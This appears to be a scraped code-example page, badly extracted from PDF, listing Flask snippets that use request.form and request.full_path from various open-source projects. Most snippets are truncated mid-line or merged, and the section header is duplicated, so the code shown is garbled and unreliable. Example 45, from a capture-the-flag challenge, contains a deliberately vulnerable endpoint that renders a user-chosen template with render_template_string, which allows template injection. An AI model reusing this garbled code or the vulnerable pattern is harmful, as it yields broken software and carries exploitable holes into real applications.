Project: *comport* Author: *codeforamerica* File: [\*views.py\*](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def home():

    form = LoginForm(request. form)

    if current_user.is_admin():

        redirect_url = url_for("admin.admin_dashboard") return
        redirect(redirect_url)

    else:

        if current_user.first_department():

            return redirect(url_for("department.department_dashboard",
            department_))

        else:

            flash("You are not registered in any department. Please contact
            suppor return render_template("public/login.html", form= form,
            published=True Example 40
```

Project: *comport* Author: *codeforamerica* File: [\*views.py\*](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def activate_extractor(department_id):

    department = Department.get_by_id(department_id)

    if not department:
```

```
abort(404)

if request.method == 'POST':

if request.form['submit'] == 'Activate':

password = str(uuid.uuid4())

extractor, envs =
Extractor.from_department_and_password(department=de return
render_template("department/extractorEnvs.html", department=dep
Example 41
```

Project: *comport* Author: *codeforamerica* File: [views.py](#) BSD 3-Clause "New" or "Revised" License

5 vo

```
def start_extractor(department_id): department =
Department.get_by_id(department_id)

if not department:

abort(404)

if request.method == 'POST':

if request.form['submit'] == 'Set':

extractor = department.get_extractor()

extractor.next_year = request.form["year"]

extractor.next_month = request.form["month"]

extractor.save()

flash("Extractor start date set to {}/{}".format(extractor.next_month,
return redirect(url_for('department.department_dashboard',
```

department\_

# <<<<< EDIT ENDPOINTS >>>>>> **Example 42**

Project: *comport* Author: *codeforamerica* File: [\*views.py\*](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def new_demographic_row(department_id):
    department = Department.get_by_id(department_id)
    if not department:
        abort(404)
    DemographicValue.create(
        department_id=department_id,
        race=request.form["race"],
        count=int(request.form["count"]),
        department_value=request.form["department_or_city"] ==
        "department")
    return redirect(url_for(
        'department.edit_demographics',
        department_id=department_id
    ))
```

**Example 43**

Project: *comport* Author: *codeforamerica* File: [\*views.py\*](#) [BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def new_denominator_row(department_id):
    department = Department.get_by_id(department_id)
    if not department:
        abort(404)
    DenominatorValue.create(
        department_id=department_id,
        month=int(request.form["month"]),
        year=int(request.form["year"]),
        officers_out_on_service=int(request.form["officersOutOnService"]))
    return redirect(url_for('department.edit_denominators',
                           department_id=department_id))
```

#### Example 44

Project: *radius-1xtest* Author: *shanghai-edu* File: [views.py](#) [Apache License 2.0](#)

5 vo

```
def radius_test(ssid):
    ssid_config = app.config['SSID_CONFIG']
    if ssid not in ssid_config: return "404 page not found",404
    if request.method == 'GET':
```

```
return render_template('radius1x.html',ssid=ssid) username =  
request.form['username'].encode("utf-8") password = request.  
form['password'].encode("utf-8") verify_code = request.  
form['verify_code']  
  
if 'code_text' in session and verify_code.lower() !=  
session['code_text'].  
  
return render_template('radius1x.html',ssid=ssid,verify_error=True  
tsStart = time()  
  
try:  
  
res = radius_challenge(username, password, ssid_config[ssid]['RADI  
t= time() - tsStart  
  
result =  
{"username":username,"method":"mscharpv2","time":t,"succ  
result["success"]:  
  
access = "Access-Accept"  
  
else:  
  
access = "Access-Reject"  
  
timeusage = ("%.2f" % result['time'])  
  
timeusage = str(timeusage) + "s"  
  
return render_template('radius1x.html', ssid=ssid,username=result[  
except:  
  
t = time() - tsStart  
  
result =  
{"username":username,"method":"mscharpv2","time":t,"succ  
result["success"]:
```

```
access = "Access-Accept"

else:

access = "Access-Reject"

timeusage = ("%.2f" % result['time'])

timeusage = str(timeusage) + "s"

return render_template('radius1x.html', ssid=ssid,username=result[
```

### Example 45

Project: *SunshineCTF-2019-Public* Author: *HackUCF* File: [\*app.py\*](#)  
[MIT License](#)

5 vo

```
def render_template_endpoint():

data = request.form

template = request.form["template"]

if ".py" in template or "app" in template: template = "index.html"

template = requests.get("http://127.0.0.1:5000/" + template).text
return render_template_string(template)
```

### Example 46

Project: *ras-frontstage* Author: *ONSdigital* File: [\*message\\_get.py\*](#)  
[MIT License](#)

5 vo

```
def view_conversation(session, thread_id):
```

"""Endpoint to view conversations by thread\_id NOTE:  
/thread/<thread\_id> endpoint is there for compatibility reasons. All  
new From September 2019 onwards, it should be safe to remove the  
/thread endpoint (sure that it's a very small number of people trying to  
hit it first!).

"""

```
party_id = session.get('party_id')
```

```
logger.info("Getting conversation", thread_id=thread_id,  
party_id=party_id)
```

```
# TODO, do we really want to do a GET every time, even if we're  
POSTing? Rops
```

```
# way so we can get it working, then get it right.
```

```
conversation = get_conversation(thread_id)
```

```
logger.info('Successfully retrieved conversation',  
thread_id=thread_id, party_
```

```
try:
```

```
refined_conversation = [refine(message) for message in  
reversed(conversation) except KeyError as e:
```

```
logger.error('Message is missing important data',  
thread_id=thread_id, par raise e
```

```
if refined_conversation[-1]['unread']:
```

```
remove_unread_label(refined_conversation[-1]['message_id']) form  
= SecureMessagingForm(request, form)
```

```
form.subject.data = refined_conversation[0].get('subject') if not  
conversation['is_closed']:
```

```

if form.validate_on_submit():

    logger.info("Sending message", thread_id=thread_id,
    party_id=party_id) msg_to = get_msg_to(refined_conversation)

    send_message(_get_message_json( form, refined_conversation[0],
    msg_to=m logger.info("Successfully sent message",
    thread_id=thread_id, party_id thread_url =
    url_for("secure_message_bp.view_conversation", thread_id=
    flash(Markup('Message sent. <a href={}>View
    Message</a>'.format(thread return
    redirect(url_for('secure_message_bp.view_conversation_list'))) return
    render_template('secure-messages/conversation-view.html', form=
    form,
    conversation=refined_conversation,
    conversation_data=conversation)

```

## Example 47

Project: *ras-frontstage* Author: *ONSdigital* File: [message\\_get.py](#) [MIT License](#)

5 vo

```

def _get_message_json( form, first_message_in_conversation,
msg_to, msg_from): return json.dumps({
    'msg_from': msg_from,
    'msg_to': msg_to,
    'subject': form.subject.data,
    'body': form.body.data,
    'thread_id': first_message_in_conversation['thread_id'],

```

```
'collection_case': "",  
'survey': first_message_in_conversation['survey_id'],  
'business_id': first_message_in_conversation['ru_ref']})
```

**Example 48**

Project: *ras-frontstage* Author: *ONSdigital* File: [forgot\\_password.py](#)  
[MIT License](#)

5 vo

```
def get_forgot_password():  
  
    form = ForgotPasswordForm(request. form)  
  
    return render_template('passwords/forgot-password.html', form=
```

**Example 49**

Project: *activitypump-server* Author: *w3c-social* File: [views.py](#)  
[Apache License 2.0](#)

5 vo

```
def submit_example():  
  
    if request.method == "GET":  
  
        return render_template(" form.html")  
  
    # otherwise, it's a POST  
  
    new_user = {}  
  
    def update_from_field(fieldname):  
  
        if fieldname in request. form:  
  
            new_user[fieldname] = request. form[fieldname]
```

```
map(update_from_field, ['username', 'real_name'])
db.USERS[request.form['username']] = new_user

return redirect(url_for('show_db_stuff'))
```

## Example 50

Project: *LOST* Author: *kylemh* File: [api.py](#) [MIT License](#)

5 vo

```
def revoke_user():

if request.method == 'POST' and 'arguments' in request.form:
    api_req = json.loads(request.form['arguments'])

    print('This is the api_req', api_req)

    # If http request is missing a parameter...
    if 'username' not in api_req:

        error_result = json.dumps({'result': 'Error: Missing Parameter(s)'})
        return error_result

    # All parameters present in request.

    username = api_req['username']

    matching_user = "SELECT * FROM users WHERE username = %s"

    user_does_exist = helpers.db_query(matching_user, [username])

    # If user exists in database, deactivate user; otherwise, return "User
    # Not if user_does_exist:

    deactivate_existing_user = ("UPDATE users SET active = FALSE "
                                "WHERE username = %s")
```

```
helpers.db_change(deactivate_existing_user, [username]) data =
json.dumps({'result': 'OK'})  
  
return data  
  
else:  
  
    error_result = json.dumps({'result': 'Error: User Not Found'}) return
error_result
```

## Python flask.request.full\_path() Examples

The following are code examples for showing how to use `flask.request.full_path()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

```
Project: flask-templates Author: edwardcanofre File: helpers.py MIT License 6 vc
def build_working_response(service, status, error_description='', error_code=''):
    return {
        "service": service,
        "status": status,
        "error_description": error_description,
        "error_code": error_code
    }

# def log_request(f):
#     def wrapper(*args, **kwargs):
#         message = "Method: " + str(request.method) + " endpoint: " + request.full_path
#         if request.data:
#             message += str(request.data)
#
#         response = f(*args, **kwargs)
#         return response
#     return wrapper
```

### Example 2

```
Project: envoyer Author: JulianGlaeser File: apiv1.py MIT License 6 vc
def metadata():
    """
    Metadata
    ---
    tags:
      - matchbox
    responses:
      200:
        description: Metadata of the current group/profile
        schema:
          type: string
    ...
    matchbox_uri = application.config.get('MATCHBOX_URI')
    if matchbox_uri:
        matchbox_resp = requests.get('http' + (matchbox_uri, request.full_path))
        resp = matchbox_resp.content
        matchbox_resp.close()
        return Response(resp, status=matchbox_resp.status_code, mimetype='text/plain')

    return Response("matchbox=%s" % matchbox_uri, status=403, mimetype='text/plain')
```

### Example 3

```
Project: envoyoy Author: isabellio File: run.py MIT License 6 vc
```

Python flask.request.full\_path() Examples The following are code examples for showing how to use `flask.request.full_path()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `flask-template` Author: `adrianocanofre` File: [`helpers.py`](#) [MIT License](#)

6 vo

```
def build_working_response(service, status, error_description="",
error_code=""): return {

    "service": service,
    "status": status,
    "error_description": error_description,
    "error_code": error_code
}

# def log_request(f):

# def wrapper(*args, **kwargs):

#     message = "Method: " + str(request.method) + " endpoint: " +
request.full

# if request.data:

#     message += str(request.data)

#
```

```
# response = f(*args, **kwargs)

# return response

# return wrapper
```

## Example 2

Project: *enjoliver* Author: *JulienBalestra* File: [\*api.py\*](#) MIT License

6 vo

```
def metadata():
```

```
"""
```

Metadata

```
---
```

tags:

- matchbox

responses:

200:

description: Metadata of the current group/profile schema:

type: string

```
"""
```

```
matchbox_uri = application.config.get("MATCHBOX_URI") if
matchbox_uri:
```

```
matchbox_resp = requests.get("%s%s" % (matchbox_uri, request.
full_path)) resp = matchbox_resp.content
```

```
matchbox_resp.close()
```

```
return Response(resp, status=matchbox_resp.status_code,
mimetype="text/plain") return Response("matchbox=%s" %
matchbox_uri, status=403, mimetype="text/plain")
```

**Example 3**

Project: [envoxy](#) Author: *habitio* File: [\*run.py\*](#) [MIT License](#)

6 vo

```
def before_request():
```

```
    g.start = time.time()
```

```
    if envoxy.log.is_gte_log_level(envoxy.log.INFO): _request = '{} [{}]
{}'.format(
```

```
        envoxy.log.style.apply('> Request', envoxy.log.style.BOLD),
        envoxy.log.style.apply('HTTP', envoxy.log.style.GREEN_FG),
        envoxy.log.style.apply('{} {}'.format(request.method.upper(), request.
        full_path if request.fu
```

```
        envoxy.log.style.BLUE_FG)
```

```
)
```

```
    envoxy.log.trace(_request)
```

```
    _outputs = [_request]
```

```
    if envoxy.log.is_gte_log_level(envoxy.log.VERBOSE):
        _outputs.append(f'Headers:{dict(request.headers)}') if request.data:
```

```
        _outputs.append(f'Payload{json.dumps(request.get_json(),
        indent=No envoxy.log.verbose(' | '.join(_outputs))}
```

```
del _outputs
```

**Example 4**

Project: *eq-survey-runner* Author: *ONSdigital* File: [\*questionnaire.py\*](#)  
[MIT License](#)

6 vo

```
def before_questionnaire_request():

    metadata = get_metadata(current_user)

    if not metadata:

        raise NoTokenException(401)

    logger.bind(tx_id=metadata['tx_id'])

    values = request.view_args

    if check_multiple_survey(metadata, values):

        raise MultipleSurveyError

    logger.bind(eq_id=values['eq_id'], form_type=values['form_type'],
               ce_id=values['collection_id'])

    logger.info('questionnaire request', method=request.method,
               url_path=request.url)

    session_store = get_session_store()

    session_data = session_store.session_data

    language_code = request.args.get('language_code') if
    language_code:

        session_data.language_code = language_code

    session_store.save()

g.schema = load_schema_from_session_data(session_data)
```

## Example 5

Project: *eq-survey-runner* Author: *ONSdigital* File: [\*questionnaire.py\*](#)  
[MIT License](#)

6 vo

```
def before_post_submission_request():

    session_store = get_session_store()

    if not session_store or not session_store.session_data: raise
        NoTokenException(401)

    session_data = session_store.session_data

    g.schema = load_schema_from_session_data(session_data)
    logger.bind(tx_id=session_data.tx_id)

    values = request.view_args

    logger.bind(eq_id=values['eq_id'], form_type=values['form_type'])
    logger.info('questionnaire request', method=request.method,
    url_path=request.url.path)

    metadata_from_session_data = {

        'tx_id': session_data.tx_id,
        'eq_id': session_data.eq_id,
        'form_type': session_data.form_type,
    }

    if check_multiple_survey(metadata_from_session_data, values):
        raise NoTokenException(401)
```

## Example 6

Project: *sourcecatcher* Author: *evanc577* File: [\*web\\_server.py\*](#)  
[GNU General Public License v3.0](#)

6 vo

```
def handle_exception(e):
    """Generic http error handler"""

    if request.full_path == '/' or request.full_path == '/?': return
    render_page('sourcecatcher.html')

    print(e)

    error_msg = f"<div class='error_code'>{e.code} {e.name}</div><br>
{e.descriptio
kwargs = {

    'embed': None,
    'app': False,
    'app_direct_image': False,
    'results': True,
    'error_msg': error_msg,
}

return render_page('error.html', **kwargs)
```

## Example 7

Project: *vulncode-db* Author: *google* File: [routes.py](#) [Apache License 2.0](#)

6 vo

```
def login_required(redirect=False):
    def decorator(func):
```

```
@wraps(func)

def wrapper(*args, **kwargs):
    if not is_authenticated():
        if redirect:
            session["redirect_path"] = request.full_path
            return google.authorize(
                callback=url_for("auth.authorized", _external=True))
        else:
            return abort(401)
    return func(*args, **kwargs)
return wrapper

return decorator
```

## Example 8

Project: *vulncode-db* Author: *google* File: [\*routes.py\*](#) Apache License 2.0

```
6 vo

def admin_required(redirect=False):
    def decorator(func):
        @wraps(func)
        def wrapper(*args, **kwargs):
            if not is_admin():
                if current_app.config["IS_LOCAL"]:
                    flash(
                        "Admin access was granted without login for local dev envi")
```

```
"success")  
  
elif redirect:  
  
    session["redirect_path"] = request.full_path  
    return google.authorize(  
        callback=url_for("auth.authorized", _external=True))  
    else:  
  
        return abort(401)  
  
    return func(*args, **kwargs)  
  
    return wrapper  
  
return decorator
```

## Example 9

Project: *CTFd* Author: *CTFd* File: [\*init\\_.py\*](#) Apache License 2.0

6 vo

```
def authed_only(f):
```

"""

Decorator that requires the user to be authenticated

:param f:

:return:

"""

```
@functools.wraps(f)
```

```
def authed_only_wrapper(*args, **kwargs):
```

```
    if authed():
```

```
return f(*args, **kwargs)

else:

if request.content_type == "application/json" or
request.accept_mimety abort(403)

else:

return redirect(url_for("auth.login", next=request. full_path)) return
authed_only_wrapper
```

## Example 10

Project: *CTFd* Author: *CTFd* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

6 vo

```
def admins_only(f):
```

"""

Decorator that requires the user to be authenticated and an admin

```
:param f:
```

```
:return:
```

"""

```
@functools.wraps(f)
```

```
def admins_only_wrapper(*args, **kwargs):
```

```
if is_admin():
```

```
return f(*args, **kwargs)
```

```
else:
```

```
if request.content_type == "application/json": abort(403)

else:

return redirect(url_for("auth.login", next=request.full_path)) return
admins_only_wrapper
```

## Example 11

Project: *CTFd* Author: *CTFd* File: [\*visibility.py\*](#) Apache License 2.0

6 vo

```
def check_account_visibility(f):

@functools.wraps(f)

def _check_account_visibility(*args, **kwargs): v =
get_config("account_visibility") if v == "public":

return f(*args, **kwargs)

elif v == "private":

if authed():

return f(*args, **kwargs)

else:

if request.content_type == "application/json": abort(403)

else:

return redirect(url_for("auth.login", next=request.full_path)) elif v ==
"admins":

if is_admin():
```

```
    return f(*args, **kwargs)

else:
    abort(404)

return _check_account_visibility
```

## Example 12

Project: *pnp* Author: *HazardDede* File: [\*http.py\*](#) MIT License

```
5 vo

def _create_app(self):
    that = self

    flask = load_optional_module('flask', self.EXTRA) app =
    flask.Flask(__name__)

    if self.server_impl == 'flask':
        # We need to register a shutdown endpoint, to end the serving if
        # using
        # development server

        @app.route('/_shutdown', methods=['DELETE']) def shutdown(): #
            # pylint: disable=unused-variable from flask import request
            func = request.environ.get('werkzeug.server.shutdown') if func is
            None:
                raise RuntimeError('Not running with the Werkzeug Server') #
            func()

        return json.dumps({'success': True}), 200, {'ContentType': 'appli
```

```

@app.route('/', defaults={'path': '/'}, methods=self.allowed_methods)

@app.route('/<path:path>', methods=self.allowed_methods)

def catch_all(path): # pylint: disable=unused-variable from flask
import request

data = request.get_json(force=True, silent=True) if data is None: #
No valid json in request body > fallback to data data = request.data if
request.data != b"" else None payload = dict(
endpoint=path,
levels=["/"] if path == "/" else path.split('/'), method=request.method,
query=self._flatten_query_args(dict(request.args)), data=data,
is_json=isinstance(data, dict),
url=request.url,
full_path=request.full_path,
path=request.path
)
that.notify(payload)

return json.dumps({'success': True}), 200, {'ContentType': 'application/json'}
return app

```

### **Example 13**

Project: *platzi-hello-gae* Author: *xertica-cloud* File: [base.py](#) [GNU General Public License v2.0](#)

```
def edit_view(self):
    """
    Edit model view
    """

    return_url = request.args.get('url') or url_for('.index_view') if not
    self.can_edit:
        return redirect(return_url)

    id = request.args.get('id')
    if id is None:
        return redirect(return_url)

    model = self.get_one(id)
    if model is None:
        return redirect(return_url)

    form = self.edit_form(obj=model)
    if validate_form_on_submit(form):
        if self.update_model(form, model):
            if '_continue_editing' in request.form:
                flash(gettext('Model was successfully saved.'))
                return redirect(request.full_path)
            else:
                return redirect(return_url)
```

```
        return self.render(self.edit_template,
                           model=model,
                           form=form,
                           form_widget_args=self.form_widget_args,
                           return_url=return_url)
```

## Example 14

Project: *track-scanner* Author: *skyderby* File: [\*logging.py\*](#) [GNU Affero General Public License v3.0](#)

5 vo

```
def after_request(response):
    # This IF avoids the duplication of registry in the log,
    # since that 500 is already logged via @app.errorhandler.
    if response.status_code != 500:
        logger.error(
            '%s %s %s %s %s',
            strftime('[%Y-%m-%d %H:%M:%S %z]'),
            request.remote_addr,
            request.method,
            request.scheme,
            request.full_path,
            response.status
```

```
)  
return response
```

## Example 15

Project: *automatron* Author: *madflojo* File: [web.py](#) [Apache License 2.0](#)

5 vo

```
def before_request():  
    """ Pre-request handler """  
  
    logger.debug("Incoming Web Request: {0}".format(request.  
        full_path)) g.dbc = connect_db(app.config)
```

## Example 16

Project: *enjoliver* Author: *JulienBalestra* File: [api.py](#) [MIT License](#)

5 vo

```
def ipxe():
```

"""

iPXE

---

tags:

- matchbox

responses:

200:

description: iPXE script

schema:

type: string

404:

description: Not valid

schema:

type: string

""""

```
app.logger.info("%s %s" % (request.method, request.url)) try:
```

```
    matchbox_resp = requests.get(
```

```
        "%s%s" % (
```

```
        app.config["MATCHBOX_URI"],
```

```
        request.full_path))
```

```
    matchbox_resp.close()
```

```
    response = matchbox_resp.content.decode()
```

```
    mac = request.args.get("mac")
```

```
    if mac:
```

```
        repositories.machine_state.update(mac.replace("-", ":"),  
        MachineStates return Response(response, status=200,  
        mimetype="text/plain")
```

```
except requests.exceptions.ConnectionError:  
    app.logger.warning("404 for /ipxe")  
    return "404", 404
```

## Example 17

Project: *shorty* Author: *PadamSethia* File: [app.py](#) MIT License

5 vo

```
def after_request(response):  
  
    timestamp = strftime('[%Y-%b-%d %H:%M]')  
  
    logger.error('%s %s %s %s %s', timestamp ,  
    request.remote_addr , \ request.method , request.scheme , request.  
    full_path)  
    return response
```

## Example 18

Project: *shorty* Author: *PadamSethia* File: [app.py](#) MIT License

5 vo

```
def exceptions(e):  
  
    tb = traceback.format_exc()  
  
    timestamp = strftime('[%Y-%b-%d %H:%M]')  
  
    logger.error('%s %s %s %s %s 5xx INTERNAL SERVER  
    ERROR\n%s', timestamp, request.remote_addr, request.method,  
    request.scheme, request.full_path, tb)  
  
    return make_response(e , 405)
```

## Example 19

Project: *honeyku* Author: *0x4D31* File: [honeyku.py](#) GNU General  
Public License v3.0

5 vo

```
def catch_all(path):
    # Load the config file
    config=load_config()
    # Honeytoken alerts
    if request.path in config['traps'] and request.path != "/favicon.ico":
        # Preparing the alert message
        alertMessage = alert_msg(request, config)
        # Slack alert
        if config['alert']['slack']['enabled'] == "true": WEBHOOK_URL =
            config['alert']['slack']['webhook-url']
        slack_alerter(alertMessage, WEBHOOK_URL)
        # Email alert
        if config['alert']['email']['enabled'] == "true":
            email_alerter(alertMessage, config)
        # SMS alert
        #TODO: Complete and test the SMS alert
        #if config['alert']['sms']['enabled'] == "true":
        #
        sms_alerter(alertMessage, config)
        #TODO: HTTP Endpoint Support
```

```
# Honeypot event logs

if request.headers.getlist("X-Forwarded-For"): source_ip =
request.headers.getlist("X-Forwarded-For")[0]

else:

source_ip = request.remote_addr

logger.info('{{"sourceip":"{}","host":"{}","request":"{}","http_method":"{'
source_ip, request.url_root, request.full_path, request.method, r

# Prepare and send the custom HTTP response

contype, body = generate_http_response(request, config)

# Customize the response using a template (in case you want to
return a dy

# You can comment the next 2 lines if you don't want to use this.
/Just an

if body == "custom.html":

return (render_template(body, browser =
request.user_agent.browser return (send_file(body,
mimetype=contype) if "image" in contype else rende Example 20
```

Project: *Flask-WX-OAuth* Author: [codeif](#) File: [decorators.py](#) [MIT License](#)

5 vo

```
def get_authorize_url():

redirect_uri = url_for('views.authorized', next=request.full_path,
_external=
```

```
params = dict(  
    redirect_uri=redirect_uri,  
    scope='snsapi_userinfo',  
)  
return wx_oauth.get_authorize_url(**params)
```

## Example 21

[Project: hellogithub.com](#) Author: 521xueweihan File: [init.py](#)  
[GNU Affero General Public License](#)

5 vo

[v3.0](#)

```
def after_request(response):  
  
    logger.info('%s %s %s %s', request.method,  
    request.environ.get('HTTP_X_REAL_IP', request.remote_addr),  
    request.scheme, request.full_path, response.status) return  
    response
```

## Example 22

[Project: hellogithub.com](#) Author: 521xueweihan File: [init.py](#)  
[GNU Affero General Public License](#)

5 vo

[v3.0](#)

```
def exceptions(e):  
  
    tb = traceback.format_exc()
```

```
tb = tb.decode('utf-8')

logger.error('%s %s %s %s 5xx INTERNAL SERVER ERROR\n%s',
request.environ.get('HTTP_X_REAL_IP', request.remote_addr),
request.method, request.scheme, request.full_path, tb)
return '500
INTERNAL SERVER ERROR', 500
```

### Example 23

Project: *TVMLServer* Author: *erlichg* File: [app.py](#) Apache License 2.0

5 vo

```
def main():

if request.method == 'POST':

favs = json.loads(utils.b64decode(request.form.keys()[0])) new_favs
= []

for id in favs:

matching = [p for p in PLUGINS if p.id == id]

if matching:

new_favs.append(matching[0])

favs = new_favs

else:

favs = []

return render_template('main.xml', menu=PLUGINS, favs=favs,
url=request. fu
```

**Example 24**

Project: *osm-wikidata* Author: *EdwardBetts* File: [view.py](#) GNU  
General Public License v3.0

5 vo

```
def save_timing(name, t0):
    timing = Timing(start=t0,
                    path=request.full_path,
                    name=name,
                    seconds=time() - t0)
    database.session.add(timing)
```

## Example 25

Project: *emlrender* Author: *xme* File: [\*api.py\*](#) GNU General Public License v3.0

5 vo

```
def writeLog(msg):
```

```
""
```

Use logger() to write an event log

```
""
```

```
ts = strftime('[%Y-%b-%d %H:%M]')
logger.error('%s %s %s %s %s',
            ts,
            request.remote_addr,
            request.method,
            request.full_path,
```

msg)

## Example 26

Project: *flask-google* Author: *zhangheli* File: [\*g.py\* BSD 2-Clause "Simplified" License](#)

5 vo

```
def handler(path=""):

    resp = requests.request(request.method, "https://www.google.com/"
+ request.path)
    ret = make_response(resp.content)

    ret.headers["content-type"] = resp.headers['content-type']

    return ret
```

## Example 27

Project: *ArguminSci* Author: *anlausch* File: [\*api.py\* MIT License](#)

5 vo

```
def after_request(response):

    """ Logging after every request. """

    # This avoids the duplication of registry in the log,
    # since that 500 is already logged via @app.errorhandler.

    if response.status_code != 500:

        ts = strftime('[%Y-%b-%d %H:%M]')
        logger.error('%s %s %s %s %s %s',
                    ts,
```

```
request.remote_addr,  
request.method,  
request.scheme,  
request.full_path,  
response.status)  
return response
```

## Example 28

5 vo

Project: *ArguminSci* Author: *anlausch* File: [\*api.py\*](#) MIT License

```
def exceptions(e):  
    """ Logging after every Exception. """  
    ts = strftime('[%Y-%b-%d %H:%M]')  
    tb = traceback.format_exc()  
  
    logger.error('%s %s %s %s %s 5xx INTERNAL SERVER  
    ERROR\n%s', ts,  
    request.remote_addr,  
    request.method,  
    request.scheme,  
    request.full_path,  
    tb)  
  
    return "Internal Server Error", 500
```

## **Example 29**

Project: *PyHub* Author: *521xueweihan* File: [\\_\\_init\\_\\_.py](#) [MIT License](#)

5 vo

```
def after_request(response):  
  
    logger.info('%s %s %s %s', request.remote_addr,  
    request.method, request.scheme, request.full_path,  
    response.status) return response
```

## **Example 30**

Project: *PyHub* Author: *521xueweihan* File: [\\_\\_init\\_\\_.py](#) [MIT License](#)

5 vo

```
def exceptions(e):  
  
    tb = traceback.format_exc()  
  
    logger.error('%s %s %s %s %s 5xx INTERNAL SERVER  
    ERROR\n%s', request.remote_addr, request.method,  
    request.scheme, request.full_path, tb)  
  
    return e.status_code
```

## **Example 31**

Project: *onearth-image-analytics* Author: *nasa-gibs* File: [main.py](#)  
[Apache License 2.0](#)

5 vo

```
def timeSeries():  
  
    ACCESS_LOG(str(request.args))
```

```
ACCESS_LOG(request. full_path)

with open("data.json", "rb") as f: raw = f.read()

data = json.loads(raw)

# data['meta']['time']['iso_start']

# data['meta']['time']['iso_stop']

# for entry in data['data']:

# for key in entry[0].keys():

# if key in ['std', 'min', 'max', 'mean']:

# entry[0][key] = 5.0

# ACCESS_LOG(str(data))

# return jsonify(dict(data)), 200, {"Content-Type" : "application/json"}

# url = "https://sealevel-nexus.jpl.nasa.gov" + request. full_path

# ACCESS_LOG(url)

# r = requests.get(url)

# if r.status_code != 200:

# ACCESS_LOG("Request returned with status code
{}".format(r.status_code))

# return render_template('404.html'), 404

ACCESS_LOG("---REQUEST SUCCEEDED---")

# ACCESS_LOG(str(r.json()))

# ACCESS_LOG(str(r.headers))
```

```
ACCESS_LOG("---REQUEST DONE---")

# with open("out.json", "wb") as f:

# f.write(r.content)

data['stats'] = {}

data['meta'][0]['shortName'] = data['meta'][0]['short_name']

return json.dumps(data, indent=4), 200, {'Content-Type' :
'application/json', Example 32
```

Project: *Jian* Author: *Jarrott* File: [exception.py](#) MIT License

5 vo

```
def get_url_no_param():

full_path = str(request. full_path)

main_path = full_path.split('?')

return main_path[0]
```

### **Example 33**

Project: *rs\_buildings\_extraction* Author: *geocompass* File: [error.py](#)  
[GNU General Public License v3.0](#)

5 vo

```
def get_url_no_param():

full_path = str(request. full_path)

main_path = full_path.split('?')

return main_path[0]
```

## Example 34

Project: *youtube-local* Author: user234683 File: [watch.py](#) [GNU Affero General Public License v3.0](#)

5 vo

```
def get_captions(dummy):  
  
    result = util.fetch_url('https://www.youtube.com' + request.full_path)  
    result = result.replace(b"align:start position:0%", b"") return result
```

## Example 35

[Project: youtube-local](#) Author: user234683 File: [subscriptions.py](#) [GNU Affero General Public License](#)

5 vo

[v3.0](#)

```
def post_subscription_manager_page():  
  
    action = request.values['action']  
  
    with open_database() as connection:  
  
        with connection as cursor:  
  
            if action == 'add_tags':  
  
                _add_tags(cursor, request.values.getlist('channel_ids'), [tag.lower() for tag in request.values.getlist('tags')])  
            elif action == 'remove_tags':  
  
                _remove_tags(cursor, request.values.getlist('channel_ids'), [tag for tag in request.values.getlist('tags') if tag not in request.values.getlist('keep_tags')])  
            elif action == 'unsubscribe':  
  
                _unsubscribe(cursor, request.values.getlist('channel_ids'))  
            elif action == 'unsubscribe_verify':  
                pass
```

```
unsubscribe_list = _get_channel_names(cursor, request.values.getlist('yt-channel-id'))
return flask.render_template('unsubscribe_verify.html', unsubscribe_list)
elif action == 'mute':
    cursor.executemany("""UPDATE subscribed_channels SET muted = 1
WHERE yt_channel_id = ?""", [(ci,) for ci in unsubscribe_list])
elif action == 'unmute':
    cursor.executemany("""UPDATE subscribed_channels SET muted = 0
WHERE yt_channel_id = ?""", [(ci,) for ci in unsubscribe_list])
else:
    flask.abort(400)

return flask.redirect(util.URL_ORIGIN + request.full_path, 303)
```

### Example 36

Project: *AIOPS\_PLATFORM* Author: *kylecheno* File: [WebApp.py](#)  
[MIT License](#)

5 vo

```
def after_request(response):
    if response.status_code != 500:
        ts = strftime('[%Y-%b-%d %H:%M]')
        logger.info('%s %s %s %s %s %s',
                    ts,
                    request.remote_addr,
                    request.method,
                    request.scheme,
                    request.full_path,
```

```
response.status)  
return(response)
```

### Example 37

Project: *AIOPS\_PLATFORM* Author: *kylecheno* File: [WebApp.py](#)  
[MIT License](#)

5 vo

```
def exceptions(e):  
    """ Logging after every Exception. """  
    ts = strftime('[%Y-%b-%d %H:%M]')  
  
    logger.error('%s %s %s %s %s 5xx INTERNAL SERVER ERROR',  
    ts,  
  
    request.remote_addr,  
  
    request.method,  
  
    request.scheme,  
  
    request.full_path)  
  
    return("Internal Server Error", 500) Example 38
```

Project: *topology* Author: *opensciencegrid* File: [app.py](#)  
[Apache License 2.0](#)

5 vo

```
def scitokens():  
    if not stashcache:
```

```
return Response("Can't get scitokens config: stashcache module unavailable

cache_fqdn = request.args.get("cache_fqdn") if not cache_fqdn:
    return Response("FQDN of cache server required in the 'cache_fqdn' argument try:

cache_scitokens =
stashcache.generate_cache_scitokens(global_data.get_vos_
global_data.get_topo

fqdn=cache_fqdn,
suppress_errors=False

return Response(cache_scitokens, mimetype="text/plain") except
stashcache.NotRegistered as e:
    return Response("# No resource registered for {}\n"
"# Please check your query or contact help@opensciencegrid
.format(str(e)),

mimetype="text/plain", status=404) except stashcache.DataError as
e:
    app.logger.error("{}: {}".format(request.full_path, str(e))) return
    Response("# Error generating scitokens config for this FQDN: {}\n".

"# Please check configuration in OSG topology or contact help
mimetype="text/plain", status=400) except Exception:
    app.log_exception(sys.exc_info())

return Response("Server error getting scitokens config, please
contact hel
```

**Example 39**

Project: *topology* Author: *opensciencegrid* File: [app.py](#) [Apache License 2.0](#)

5 vo

```
def _get_cache_authfile(public_only):
    if not stashcache:
        return Response("Can't get authfile: stashcache module
unavailable", status_code=request.args.get("cache_fqdn"))
    try:
        if public_only:
            generate_function = stashcache.generate_public_cache_authfile
        else:
            generate_function = stashcache.generate_cache_authfile
            auth = generate_function(global_data.get_vos_data(),
                                     global_data.get_topology().get_resource_group_list,
                                     fqdn=cache_fqdn,
                                     legacy=app.config["STASHCACHE_LEGACY_AUTH"],
                                     suppress_errors=False)
        except stashcache.NotRegistered as e:
            return Response("# No resource registered for {}\n"
